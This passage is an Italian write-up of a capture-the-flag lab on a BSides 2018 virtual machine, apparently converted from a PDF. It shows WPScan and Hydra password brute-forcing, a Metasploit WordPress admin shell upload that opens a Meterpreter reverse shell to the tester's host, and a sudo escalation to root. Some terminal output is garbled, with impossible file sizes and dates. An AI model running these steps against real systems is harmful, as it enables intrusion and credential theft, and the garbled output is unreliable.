- Valid Combinations:** Found 1 valid combination: username: john, password: enigma
- Scanning Metrics:** Requests Done: 2688, Data Sent: 1.4 MB, Data Received: 1.793 MB, Memory used: 311.969 MB, Elapsed time: 00:04:36

- **--url:** specifica l'**URL** del sito **WordPress** target
- **-U:** indica l'username target (**john**)
- **-P:** indica il path del file di dizionario delle password
Questo comando forza **WPScan** a testare ogni password contenuta nel file **rockyou.txt** per cercare di effettuare l'accesso all'account **WordPress** dell'utente **john**.

Come si può vedere dallo screenshot, abbiamo trovato la password corrispondente, quindi siamo certo che se provassimo a collegarci al sito darà esito positivo.



Siamo riusciti ad entrare con le credenziali **john:enigma**.

Riguardano le scansioni fatte precedentemente notiamo come c'è la **porta 22 ssh**, sarà il nostro punto d'accesso per trovare la **bandiera**.

3.1. Metasploit e Meterpreter (PT)

Metasploit è una piattaforma open-source utilizzata per eseguire test di penetrazione e sviluppare **exploit**, sfruttando vulnerabilità note nei sistemi e nelle applicazioni.

All'interno di **Metasploit**, uno degli strumenti più potenti è **Meterpreter**, una **payload** avanzato che consente di interagire con il sistema compromesso in modo stealth e modulare.

Una volta ottenuto l'accesso tramite exploit, **Meterpreter** permette di:

- Eseguire comandi sul sistema target
- Esplorare il file system
- Scaricare o caricare file
- Aprire una shell remota
- Catturare screenshot o keylog

In questa fase del progetto, **Metasploit** è stato utilizzato per sfruttare una vulnerabilità nella piattaforma **WordPress** target, con l'obiettivo di ottenere una sessione **Meterpreter** e dimostrare il rischio legato a configurazioni deboli e credenziali compromesse.

Ci saranno vari step da seguire affinché si riesca a collegarsi tramite il servizio **SSH**:

1) Andiamo su “**msfconsole**”



```
[kali㉿kali:~] msfconsole
[*] msfconsole
[*] The use command supports fuzzy searching to try and
[*] select the intended module, e.g. use kerberos/get_ticket or use
[*] kerberos forge silver ticket

File Actions Edit View Help
File system
```

2) proviamo con “**search wordpress shell**” quello che interessa è **admin shell**.

```
# msf6 > search wordpress shell
[Matching Modules]

#   Name                                Disclosure Date   Rank    Check  Description
#   ----                                ----           ---    ---   -----
0   exploit/multi/http/wp_givewp_rce      2024-08-25    excellent  Yes   GiveWP Unauthenticated Donation Process Exploit
1   exploit/multi/http/wp_givewp_rce       .              .        .
2   exploit/windows/command/shell         .              .        .
3   payload/linux/riscv32le/exec        .              normal   No    Linux Execute Command
4   payload/linux/riscv64le/exec        .              normal   No    Linux Execute Command
5   exploit/multi/http/wp_givewp_rce      2023-11-14    excellent  Yes   GiveWP Unauthenticated Remote Code Execution
6   exploit/unix/webapp/wp_admin_shell_upload 2015-02-11    excellent  Yes   WordPress Admin Shell Upload
7   exploit/unix/webapp/wp_asset_manager_upload_exec 2012-05-26    excellent  Yes   WordPress Asset-Manager PHP File Upload Vulnerability
8   exploit/multi/http/wp_backup_migration_phpfiler 2012-12-11    excellent  Yes   WordPress Backup Migration Plugin PHP Filter Chain RCE
9   exploit/unix/command/shell           .              .        .
10  exploit/unix/linux/command/shell     .              .        .
11  exploit/windows/command/shell        .              .        .
12  exploit/multi/http/wp_crop_rce      2019-02-19    excellent  Yes   WordPress Crop-image Shell Upload
13  exploit/multi/http/wp_form_rce      2024-08-23    excellent  Yes   WordPress Form Plugin RCE
14  exploit/unix/mem/rop                .              .        .
15  exploit/unix/linux/command/shell     .              .        .
16  exploit/unix/linux/command/shell     .              .        .
17  exploit/unix/webapp/wp_mobile_detector_upload_execute 2016-05-31    excellent  Yes   WordPress WP Mobile Detector 3.5 Shell Upload
18  exploit/unix/webapp/wp_symposium_shell_upload 2014-12-11    excellent  Yes   WordPress WP Symposium 14.11 Shell Upload
19  exploit/multi/http/wp_time_capsule_file_upload_rce 2024-11-15    excellent  Yes   WordPress WP Time Capsule Arbitrary File Upload to RCE
20  exploit/unix/command/shell           .              .        .
21  exploit/unix/linux/command/shell     .              .        .
22  exploit/windows/command/shell        .              .        .
23  exploit/multi/http/wp_property_upload_exec 2012-03-26    excellent  Yes   WordPress WP-Property PHP File Upload Vulnerability
24  exploit/multi/http/wp_automatic_sql_injection_rce 2024-03-13    excellent  Yes   WordPress wp-automatic Plugin SQLi Admin Creation
25  exploit/unix/mem/rop                .              .        .
26  exploit/unix/linux/command/shell     .              .        .
27  exploit/unix/linux/command/shell     .              .        .
28  exploit/unix/http/wpdnd_file_rce   2020-05-11    excellent  Yes   WordPress Drag and Drop Multi File Uploader RCE
29  exploit/unix/webapp/wp_mediawiki_website_file_upload 2015-05-12    excellent  Yes   WordPress N-Media Website Contact Form Upload Vulnerability
30  exploit/multi/http/wp_plugin_guard_rce 2021-05-04    excellent  Yes   WordPress Plugin Guard - Authenticated Remote Code Execution
31  exploit/multi/http/wp_plugin_modern_events_calendar_rce 2021-01-29    excellent  Yes   WordPress Plugin Modern Events Calendar - Authenticated Remote Code Execution
32  exploit/multi/http/wp_plugin_sp_project_document_rce 2024-08-14    excellent  Yes   WordPress Plugin SP Project and Document - Authenticated Remote Code Execution

Interaction with a module by name or index. For example info 32, use 32 or use exploit/multi/http/wp_plugin_sp_project_document_rce

msf6 > use exploit/unix/webapp/wp_admin_shell_upload
```

3) con "show options" configuriamo tutto ciò che abbiamo a disposizione

```
File Actions Edit View Help
msf6 exploit(windows/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):
Name  Current Setting  Required  Description
PASSWORD          yes        The WordPress password to authenticate with
Proxies           no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80        The port number to connect to
SSL              false      Negotiate SSL/TLS for outgoing connections
TARGETURI        /         The base path to the wordpress application
USERNAME          john      The WordPress username to authenticate with
VHOST             no         HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST  192.168.1.190   yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:
Id  Name
--  --
0   WordPress

View the full module info with the info, or info -d command.


msf6 exploit(windows/webapp/wp_admin_shell_upload) > set RHOST 192.168.1.244
msf6 exploit(windows/webapp/wp_admin_shell_upload) > set PASSWORD enigma
msf6 exploit(windows/webapp/wp_admin_shell_upload) > set USERNAME john
msf6 exploit(windows/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress
TARGETURI => /backup_wordpress
```

4)far partire l'exploit e avere l'accesso limitato se tutto inserito bene



```
File Actions Edit View Help
msf exploit(msfvenom) exploit -> exploit
[*] Started reverse TCP handler on 192.168.1.190:4444
[*] Authenticating with WordPress using JohnTheNigma...
[*] Authenticated with WordPress
[*] Uploading payload...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/PfIyBlnOHW/nJU00JVDGH.php ...
[*] Stage completed
[*] Deleted PfIyBlnOHW.php
[*] Deleted ./PfIyBlnOHW
[*] Metasploit session 1 opened (192.168.1.190:4444 -> 192.168.1.244:38754) at 2025-06-15 19:45:51 -0400
```


5)quello che interessa maggiormente è il file di configurazione di SSH, andando nella directory corrispondente



```
File Actions Edit View Help
metasploit > cd /etc/ssh
metasploit > ls
Listing: /etc/ssh

Mode Size Type Last modified Name
100644/rw-r--r-- 5408878426380453 fil 185870885774-04-04 01:58:37 -0400 moduli
100644/rw-r--r-- 7378103881652 fil 206983841490-12-24 07:58:15 -0500 ssh_config
100644/rw-r--r-- 259845521663 fil 206983605217-10-05 06:38:23 -0400 ssh_host_dsa_key
100644/rw-r--r-- 2598455214685 fil 206983605217-10-05 06:38:23 -0400 ssh_host_ecdsa_key.pub
100600/rw- 2598455216459 fil 206983605217-10-05 06:38:23 -0400 ssh_host_ecdsa_key
100600/rw- 7061200212149 fil 206983605217-10-05 06:38:23 -0400 ssh_host_ecdsa_key.pub
100600/rw- 7211280211663 fil 206983605217-10-05 06:38:23 -0400 ssh_host_ecdsa_key
100644/rw-r--r-- 1765102016099 fil 206983605217-10-05 06:38:23 -0400 ssh_host_rsa_key
100644/rw-r--r-- 1297080136094 fil 176209385628-07-06 23:16:13 -0400 ssh_import_id
100644/rw-r--r-- 10973641443835 fil 206983905988-10-27 23:00:31 -0400 sshd_config
```

6)usiamo questo comando per vederne il contenuto



```
File Actions Edit View Help
metasploit > cat sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::

#ListenAddress 0.0.0.0
Protocol 2
# Hostkeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile      %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
#RSAAuthentication no
#PubkeyAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreRhosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules though)
ChallengeResponseAuthentication no

# Change to no to disable tunneled clear text passwords
#PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes

X11Forwarding yes
X11DisplayOffset 10
PrintenvSoft yes
Print��stLog yes
TCPKeepAlive yes
UseLogin no

#MaxStartups 10:30:60
#Banner /etc/issue.net

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

Subsystem sftp /usr/lib/openssh/sftp-server

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be used for root and regular users. Note that this setting might
# bypass the setting of "PermitRootLogin" and "AllowUsers".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to "no".
UsePAM yes

Match User abatchy,john,mal,doomguy
    PasswordAuthentication no

metasploit >
```

7)alla fine del file di configurazione dice chiaramente che gli username elencati non hanno i permessi o non possono accedere, tranne che, nei scorsi test, durante il **VA**, sappiamo che c'è un altro username presente, ovvero "**anne**", presente nel file trovato, e anche un altro username trovato con **WPScan** ovvero "**admin**". Infatti se dovessimo provare ad accedere ecco cosa ci darà il terminale come output:

admin e **anne** possono "collegarsi" mentre per il resto degli username no, appunto data dalla condizione del file di configurazione visto precedentemente.

```
[root@kali] /home/kali
# ssh anne@192.168.1.244
anne@192.168.1.244's password:
[root@kali] /home/kali
# ssh doonguy@192.168.1.244
doonguy@192.168.1.244: Permission denied (publickey).
[root@kali] /home/kali
# ssh abatchy@192.168.1.244
abatchy@192.168.1.244: Permission denied (publickey).
[root@kali] /home/kali
# ssh johnp@192.168.1.244
johnp@192.168.1.244: Permission denied (publickey).
[root@kali] /home/kali
# ssh mat101@192.168.1.244
mat101@192.168.1.244: Permission denied (publickey).
[root@kali] /home/kali
# ssh admin@192.168.1.244
admin@192.168.1.244's password:
[root@kali] /home/kali
#
```

8)Quando ci si prova a collegare, oltre a username, serve anche la password, e qui entra in gioco il tool "**Hydra**".

3.2. Hydra (PT)

Hydra è uno **strumento di forza bruta** usato in ambito **ethical hacking e penetration testing** per testare la **robustezza delle credenziali** (username e password) su diversi protocolli e servizi di rete. Hydra testa **combinazioni di username e password**, prese da file di dizionari (wordlist), su un determinato servizio. Se trova una combinazione valida, la segnala.

```
[(kali㉿kali)-~]
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt -t4 ssh://192.168.1.244
Hydra v9.5 (c) 2023 by Van Hauser/THC & David Maclejek - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-15 20:31:18
[WARNING] Hydra will now have 10 seconds to abort ... (use option -i to skip waiting) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per service, total 4 tasks, 1634x399 login tries (l:1/p:1x34x399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.244:22/
[22][ssh] host: 192.168.1.244 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) Finished at 2025-06-15 20:31:34
```

Ora possiamo accedere al servizio **SSH** con l'username **anne**

3.3. SSH (PT)

La fase finale per poter trovare la **bandiera** è semplicemente andare nella directory **root** con i permessi di **root**

The screenshot shows a terminal window with the following session:

```
File Actions Edit View Help
root@bsides2018: ~
ssh anne@192.168.1.244
ssh anne@192.168.1.244
Last login: Sun Jun 15 10:09:41 2025
anne@bsides2018:~$ ls
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ pwd
/anne
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ cd ..
anne@bsides2018:/bin$ cd ..
bin boot cgroup dev etc home initrd.img lib lost+found media mnt opt proc root run sbin selinux srv sys tmp usr var vmlinuz
anne@bsides2018:/tmp$ ls
pulseaudio
anne@bsides2018:/tmp$ ls -la
total 21
drwxr-xr-x 23 root root 4096 Jun 15 17:49 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
drwxrwxrwt  2 root root 4096 Jun 15 09:01 .ICE-unix
drwxrwxrwt  2 root root 4096 Jun 15 09:01 pulse-pkhwXKmrl8n
drwxrwxrwt  2 root root 4096 Jun 15 09:01 .X11-unix
anne@bsides2018:/tmp$ cd ..
anne@bsides2018:/bin$ ls
bin games include lib local sbin share src
anne@bsides2018:/etc$ cd /etc/ssh
anne@bsides2018:/etc/ssh$ ls
moduli ssh_host_ecdsa_key ssh_host_dsa_key ssh_host_ecdsa_key.pub ssh_host_dsa_key.pub ssh_host_ecdsa_key ssh_host_rsa_key ssh_host_rsa_key.pub ssh_import_id
anne@bsides2018:/etc$ cd ..
anne@bsides2018:/etc$ cd ..
anne@bsides2018:/root$ ls
.ssh
Command 'root' from package 'xawt' (universe)
Command 'rott' from package 'rott' (multiverse)
Command 'root' from package 'rbott' (universe)
root: Command not found
anne@bsides2018:$ sudo su
[sudo] password for anne:
```



```
[sudo] password for anne
root@bsides2018:~# root
root@bsides2018:~# ls
total 40
drwxr-xr-x  3 root root 4096 Mar  7  2018 .
drwxr-xr-x  3 root root 4096 Mar  7  2018 ..
-rw-r--r--  1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r--  1 root root  240 May  9  2018 .flag.txt
-rw-r--r--  1 root root 1447 Mar  7  2018 .profile
-rw-r--r--  2 root root 4096 Jun 15 09:01 .pulse
-rw-r--r--  1 root root  100 May  9  2018 .selected_editor
-rw-r--r--  1 root root  56 Mar  3  2018 .selected_editor.cookie
root@bsides2018:# cat flag.txt
Congratulations!
```

abbiamo eseguito un piccolo **privilege escalation** per arrivare a trovare la bandiera, confermando che si è riusciti a “**bucare**” la macchina VM attraverso vari tool con le due fasi **VA e PT**

4. Conclusione

Il progetto ha permesso di simulare un'attività completa di sicurezza informatica, articolata in due fasi distinte ma strettamente collegate: **Vulnerability Assessment (VA)** e **Penetration Testing (PT)**.

Durante la fase di VA sono stati utilizzati strumenti come **Netdiscover**, **Nmap**, **Nessus**, **Dirb** e **WPScan** per identificare l'host target, rilevare porte e servizi attivi, scoprire vulnerabilità note e raccogliere informazioni preliminari sui potenziali punti di ingresso. Questa fase ha evidenziato la presenza di servizi esposti (FTP, SSH, HTTP) e un sito WordPress vulnerabile.

Nella fase di PT, sono stati applicati diversi attacchi mirati: è stato eseguito un **brute force** su **WordPress** per ottenere accesso all'utente *john*, sfruttando le credenziali trovate per eseguire un **accesso SSH** e successivamente ottenere privilegi più elevati. L'uso di strumenti come **Metasploit**, **Hydra** e **Meterpreter** ha dimostrato l'efficacia delle tecniche offensive nella compromissione di un sistema mal configurato.

L'intera attività ha evidenziato l'importanza di una corretta configurazione dei servizi, della gestione sicura delle credenziali e dell'aggiornamento costante dei componenti software per prevenire intrusioni. È stato raggiunto con successo l'obiettivo finale del CTF, ovvero ottenere l'accesso come root e recuperare la flag.